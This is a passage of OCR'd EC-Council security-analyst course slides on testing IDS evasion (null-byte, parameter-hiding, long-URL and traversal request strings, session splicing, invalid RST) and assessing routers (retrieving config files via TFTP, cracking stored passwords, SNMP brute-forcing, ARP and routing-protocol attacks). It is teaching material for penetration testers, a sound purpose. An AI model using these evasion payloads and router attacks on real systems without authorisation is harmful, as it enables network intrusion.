cgi-bin/some.cgi HTTP/1.0\r\n\r\n
```

- This translates to:

GET / HTTP/1.0\r\nHeader: /../../cgi-bin/some.cgi HTTP/1.0\r\n\r\n

Or:

GET / HTTP/1.0\r\nHeader: /../../cgi-bin/some.cgi HTTP/1.0\r\n\r\n

- The IDS will decode the encoding first and stop scanning at the fake "premature" ending, rather than the real one

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for IDS Parameter Hiding

ECSA

- The IDS sometimes does not scan the data in the parameters

- Some IDSs may stop processing once the "?" is reached, which indicates the rest of the data is parameters:

```
GET/index.htm%3fparam=/../cgi-bin/some.cgi HTTP/1.0
```

- This translates to:

```
GET/index.htm?param=/../cgi-bin/some.cgi HTTP/1.0
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test IDS for HTTP Misformatting

ECSA

- Some IDS systems that implement minimal signatures depend on the trailing space for matching
- For example, matching "/phf" could lead to many false positives, but "/phf " (notice the trailing space) helps to ensure that the final requested page is closer to the actual "phf;" and not just starting with the letters "phf"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test IDS for Long URLs

ECSA

01 Some IDSs only look within the first **xx bytes** of the request. Generally this works well since the first line of the **request** needs to contain the **URL**

02 However, we can **exploit** this by **submitting** a request along the lines of:

```
GET /rfprfp<lots of characters>rfprfp/../cgi-bin/some.cgi HTTP/1.0
```

03 The key is to include **enough** characters to move the rest of the submitted request, outside the scope of the **ID systems'** scan limit

http://www.google.co.in/#hl=en&q=External+Penetration+Testing+checklist&meta=&aq=&oq=&fp=b79eac9e


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Win Directory Syntax

ECSA

- Microsoft separates directories using "\" because Unix uses "/"
- Internally, IIS (as well as all other Windows-based web servers) can still use "\" in web requests, as they are still valid as directory separators (/cgi-bin/phf is the same as \cgi-bin/phf)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Null Method Processing

ECSA

利用漏洞强制服务器执行命令

I. Many C string libraries use the NULL character to denote the end of the string

II. Some IDSs still use these libraries, so the occurrence of using NULLs to denote the end of strings is still quite common

III. We can use this to our advantage with the following type of request:

```
GET%00 /cgi-bin/some.cgi HTTP/1.0
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Case Sensitivity

ECSA

01 The DOS/Windows file system has a unique characteristic that Unix does not: the file names are case insensitive

02 This means that requests for "index.htm", "INDEX.HTM", and "`Index.Htm`" are all the same

03 The signature "`/cgi-bin/some.cgi`" does not literally match "`/CGI-BIN/SOME.CGI`"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass IDS using Compressed Media Files

ECSA

- Applications accessing media files (audio, video, and images) can be compressed to smaller size for maximizing data transfer rate
- IDS cannot verify the signature of compressed file formats
- Embed the attack code within the compressed media files and transfer it in smaller parts to the target system
- Check whether the IDS signatures identify the attack code within the compressed data or it allows the packet

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Session Splicing

ECSA

- Session splicing is an IDS evasion technique that exploits how some IDSs do not reconstruct sessions before performing pattern matching on the data
  - Test the IDS systems in use; they could add delays between packets to bypass reassembly checking
- Check how the IDSs reassemble communication streams; if a packet is not received in a reasonable amount of time, many IDSs stop reassembling and handling that stream
  - If the application under attack keeps a session active longer than an IDS will spend on reassembling it, the IDS will stop
- Check the result: any session after the IDS stops reassembling the sessions will be susceptible to malicious data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass Invalid RST Packets through the IDS

ECSA

- The TCP protocol adds a checksum to every transmitted segment that is checked at the receiving end
- When a checksum differs from the checksum expected by the receiving host, the TCP protocol drops the packet at the receiver's end
- The TCP protocol also uses an RST packet to end two-way communications

Process

- Send the RST packet to the IDS with an invalid checksum
- The IDS stops processing the packet thinking that the communication session has ended
- The target system will receive the packet, check the RST packet's checksum, and drop it
- This allows you to communicate with the target system

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Assessing Security of Routers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Need for Router Testing

ECSA

Router testing is needed to provide a single point of reference for router security assessment and countermeasures for identified weaknesses


You will need to assess end-to-end router security with target knowledge and/or without target knowledge

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Router Testing Issues

ECSA




- Test for misconfigurations of routers
- Test for router product-specific vulnerabilities (example: IOS vulnerabilities in Cisco routers)
- A compromised routing device compromises all network traffic
- Without directly compromising a routing device, it can be used to compromise the entire network
- Routing devices are used to direct network traffic, and any one router can be used to manipulate network traffic

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Router Hostname

ECSA

- Identifying router hostnames lets you know which router you are working on
- If the router is registered with DNS, a reverse query on the router's IP address will give the DNS name of the router
- This DNS name might be the same as the hostname
- TOOLS:
  - DIG
  - Nslookup



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Port Scan the Router

ECSA

- Port scanning the router pings computers, scans for listening TCP ports, and displays default services and resources that are shared on the network
- Scan for the router's default services


Port	Service	Protocol
23	Telnet	TCP
80	HTTP	TCP
161	SNMP	UDP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Router Operating System and its Version

ECSA

- If you know the router's operating system and its version, identify the vulnerabilities in the device:
  - Example: Cisco router model 2500 and IOS version 11.2
- Tool: Nmap
  - # nmap –sS –sV –O <router ip address>



Source: https://nmap.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Identify Protocols Running

ECSA

- Identify the router protocols running on the router
- **Example:**
  - CDP (Cisco Discovery Protocol)
  - RIP (Routing Information Protocol)
  - RIPv/v2 (Routing Information Protocol Version 2)
  - IGMP (Internet Group Management Protocol)
  - OSPF (Open Shortest Path First)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing for Package Leakage at the Router

ECSA

- A Cisco router discloses its identity while connecting on port 1999 (TCP)
- It gives RST in the response and "Cisco" in the payload

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for TFTP Connections

ECSA

1. Trivial File Transport Protocol (TFTP) uses UDP for data transfer, and it is a connectionless protocol, which doesn't support authentication
2. TFTP is a limited FTP service with no authentication
3. It is commonly used by routers, switches, and other devices to connect to a TFTP server during firmware upgrade
4. In a lot of routers, TFTP is used to fetch and push configuration files to these routers


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Retrieve the Router Configuration File

ECSA

- Try to sniff TFTP traffic from the wire
- Try to retrieve the router configuration file using tftp commands:

```
C:\tftp <tftp server> get <devicename>.cfg
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Router Misconfigurations

ECSA

- Router config files give useful information to the penetration tester such as router configuration settings, interfaces, the Access Control Lists (ACLS), SNMP community strings, and router passwords
- Analyze the Router Configuration
- One can identify new targets, sensitive systems, or networks by analyzing the ACLs
- Check for router misconfigurations
- An attacker can easily gain access to the system if the router is misconfigured

```
! version 12.0 service timestamps debug uptime service timestamp log
uptime service password-encryption ! hostname router2 ! logging
buffered errors enble secret 5 $1$sx)o$PYejL33gyTuEm9aB/Ufmc1 !
username XYZadmin password 7 05231F35754843001754 ip subnet-zero no ip
routing ! ! ! interface Ethernet0 description Internal Corporate
Link ip address 10.0.1.199 255.255.255.0 no ip directed-broadcast no
ip route-cache no ip mcute-cache ! interface Ethernal1 description
Link to DMZ ip address 170.16.1.1 255.255.255.0 no ip directed-
broadcast no ip route-cache no ip mroute-cache ! interface serial10
description Link from PSInet bandwith 1536 no ip address no ip
directed-broadcast no fair-queue ! interface serial1 no ip address
no ip directed-broadcast no ip route-cache no ip mroute-cache
shutdown ! ip default-gateway 10.0.1.1 ip http server ip classless !
logging histroy critical logging trap warnings logging 10.0.1.103
access-list 100 permit tcp host 192.168.2.99 host 10.0.1.199 eq finger
access-list 100 permit tcp ip 0.0.0.0 255.255.255.248 host 10.0.1.199
access-list 100 permit ip host 10.0.1.103 any access-list 100 deny ip
any snmp-server community public RO snmp-server community private RW
snmp-server loction XYZ widget Inc. server Room (417) snmp-server
contact Network Admins snmp-server host 10.0.1.112 h3rn3c4 banner motd
^C THIS IS A PRIVATE COMPUTER SYSTEM. This computer system including all
related equipment, network devices  (specifically including Internet
access), are provided only for authorized use. All compute systems may
be moniroted for all lawful purpose, including to ensure that their use
is authorized personal and their entities to test or verify the security
of the system. During moniroting, information may be examined, recorded,
copied and used for authorized purpose. All information including
personal information, place on or sent over this system may be monitored
Uses of this system, authorized or unauthorized, constitutes consent to
monitoring of this system. Unauthorized use may subject you to criminal
prosecution. Evidance of any such authorized use collected during
monitoring may be used for administrative, criminal or other adverse
aciton. Use of this system constitures conset to monitoring for these
purposes. ^C ! line con 0 password 7 0103071748IC091D25 transport
input none line aux 0 line vty 0 4 password 7 95C4F7A1218000F
login ! end
```


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Recover Router Passwords from Config File

ECSA

01 Locate the router password from the config file; passwords could be plain-text or encrypted using Vigenere/MD5 algorithms

02 Use a router password recovery tool such as Router Password Kracker and RouterPassView to decrypt the encrypted router password



Source: http://securityxploded.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for VTY/TTY Connections

ECSA

- Try to connect to the router using the console port
- You should have physical access to the router to try this
- VTY/TTY connections are used to attach a terminal directly into the router
- In the default configuration of a router, no security is applied to the console port





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Gain Access to the Router

ECSA

- Try standard ports for Telnet, SSH, and rlogin
- Try the other ports found with the port scan
- If a modem is connected to the device:
  - Try dialing into the router
- If unsuccessful, try to bring up the terminal window (dial-up setting):
  - telnet <Device IP address> <standard/high port>
  - ssh <Device IP address> <standard/high port>
- The minimum expected result is a login prompt; if the router is not secured, terminal access will be possible

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Router Running Modes

ECSA

- Routers are configured for many different modes
- Common modes are "user mode" and "privileged mode"
- In user mode, the router displays the hostname followed by '>'
- Example of user mode access:
  - TargetRouter >
  - Collect the password hash and decrypt it; Cain & Abel can be used to decrypt it

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privileged Mode Attacks

ECSA

- Commands in user mode are limited. Enable mode is also known as privileged mode
- To access enable mode, type the following:
  - TargetRouter>enable
- You have fully compromised the router if the password is not configured, and you get the following prompt:
  - TargetRouter#
- If the router prompts you for the password, perform brute-force password attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for SNMP Capabilities

ECSA

1. SNMP is a protocol used to manage routers using management stations such as HP OpenView and IBM Tivoli
2. Use a port scanning tool such as Nmap to check if UDP port 161 (SNMP) is open and accessible
3. Check for SNMP version installed on the machine:
   Example: SNMP v1 is insecure and the password is sent as cleartext
4. You can run a tool like snmpsniff to extract the password from the network when someone connects to the device using SNMP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform SNMP Bruteforcing

ECSA

- Scan the router for SNMP and use an SNMP bruteforce tool to decrypt SNMP community strings

Tools to Use

- **Engineer's Toolset** (Source: https://www.solarwinds.com)
- **ADMsnmp** (Source: https://www.freshports.org)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Log in using default SNMP Community String

ECSA

01

SNMP protocol runs on port 161

02

Check whether the default SNMP community string "public" is changed at the router. Try to log in using the default community string as "public"

R

Private
R/W

03

If that does not work, then try brute-force by dictionary attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test if Finger is Running on the Router

ECSA

- Finger services expose system user on port 79 TCP/UDP by default
- Verify if finger service is running on the router
- `#finger -l @router-ip-address`
- `#finger -l Hroot@Hrouter-ip-address`


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for CDP Protocol Running on the Router

ECSA

- Cisco Discovery Protocol (CDP) is a layer 2 protocol used by Cisco routers to discover each other on the same link (segment)
- The CDP protocol is used to manage Cisco networks across the organization
- Using CDP, Cisco routers send out the following messages:



- Cisco routers send these messages out every 30 seconds
- The CDP protocol sends this information to a special MAC address (01:00:0C:CC:CC:CC), and it is received from every Cisco router in the same segment
- CDP is enabled by default on Cisco routers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for CDP Protocol Running on the Router (Cont'd)

ECSA

1. Use a "cdp sniffer" command to find information about the Cisco Discovery Protocol (CDP)
2. Disable CDP if it is not required
3. To disable CDP globally, run the following command:
   - **#no cdp run**
4. To disable CDP on an interface (interface command), run the following command:
   - **#no cdp enable**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for NTP Protocol

ECSA
EC-Council Certified Security Analyst

01 The Network Time Protocol (NTP) is often used on border routers, and it is enabled by default

02 A lot of companies use the border router to synchronize internal servers

03 A potential attacker can corrupt time if enabled

04 Try to synchronize the router

Command

```
#Ntpdate <ip address of router>
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Loose and Strict Source Routing

ECSA
EC-Council Certified Security Analyst

- The path of the packet (outbound and return) is defined in the packet itself. It is of two types:
  - Loose source routing
  - Strict source routing
- **Loose source routing**
  - Some hops (routing device) in the path are defined, and the rest of the host as usual
- **Strict source routing**
  - Every hop (routing device) in the path is defined, from start to end

Examples

```
Use the ping utility with the source routing options (on Windows):
C:>ping -j <hosts>  (for loose)
C:>ping -k <hosts> (for strict source routing)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for IP Spoofing

ECSA

1. By using IP spoofing, an attacker can spoof by assuming someone's identity
2. If a border router or gateway receives a packet with source as an external IP on its internal interface, or a packet with source as an internal IP on its external interface, the packet is most likely spoofed
3. ACLs are used on the router; if no access control lists are used then it would be possible to perform IP spoofing


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for IP Handling Bugs

ECSA

Test for IP handling bugs:

- ICMP allows an attacker to manipulate the host and specify a new gateway for specific networks




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test ARP Attacks

ECSA

- In switched networks, packets are switched based on MAC addresses, and every host on a different network has a unique 48-bit physical address
- ARP requests are sent as broadcast frames
- Test to determine if ARP spoofing is possible against this router
- Attempt a man-in-the-middle attack against the router
- ARP cache poisoning tools:
  - Ettercap - *https://sourceforge.net*
  - Ufasoft Snif - *http://ufasoft.com*
  - Arpspoof - *https://github.com*



Source: https://sourceforge.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Routing Protocol (RIP)

ECSA

- Many routing protocols have weak or no authentication
  - Example: RIP v1
- Check to determine if authentication is enabled on these protocols and attempt to inject RIP packets into the network
- An attacker can easily send a spoofed packet and manipulate routing tables


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Routing Protocol (RIP) (Cont'd)

ECSA

- There are 2 versions of RIP:
  - **RIP protocol v1**
  - **RIP protocol v2**
- RIP version1 does not support the authentication of routing updates, and hence, the routing updates can be easily sniffed
- RIP version 2 supports both plain text and MD5 authentication
- Tools such as L0phtCrack and John the Ripper can brute-force and crack RIPv2 authentication



Source: http://www.l0phtcrack.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for OSPF Protocol

ECSA

- Open Shortest Path First (OSPF) supports two forms of authentication:
  - **Plain text**
  - **MD5**
- Plain text authentication should be used only when neighboring devices do not support the more secure MD5 authentication
- Hash gathering and password cracking tools are needed in case hashing by MD5 is used. Both the routers use the same secret key, which is being used for generating the hash and is appended to the message
- A dictionary attack along with a brute-force attack is used for cracking the password so that the message can be read and routing updates can be modified

OSPF Example

```
(config)# router ospf 1
(config-router)# network 192.1.0.0 0.0.255.255 area 1
(config-router)# area 1 authentication message-digest
(config-router)# exit
(config)# int eth0/0
(config-if)# ip ospf message-digest-key 1 md5
UFDSEGG321-JH3
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Test BGP Protocol

ECSA

- BGP is an external routing protocol which is used to communicate between different autonomous systems
- A BGP session can be hijacked, and incorrect info about the routing tables could be injected with the hijacked session
- Session hijacking is easy for someone who can predict the TCP sequence number for the TCP session the BGP protocol runs over
- Try to hijack BGP sessions using tools such as T-sight

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for EIGRP Protocol

ECSA

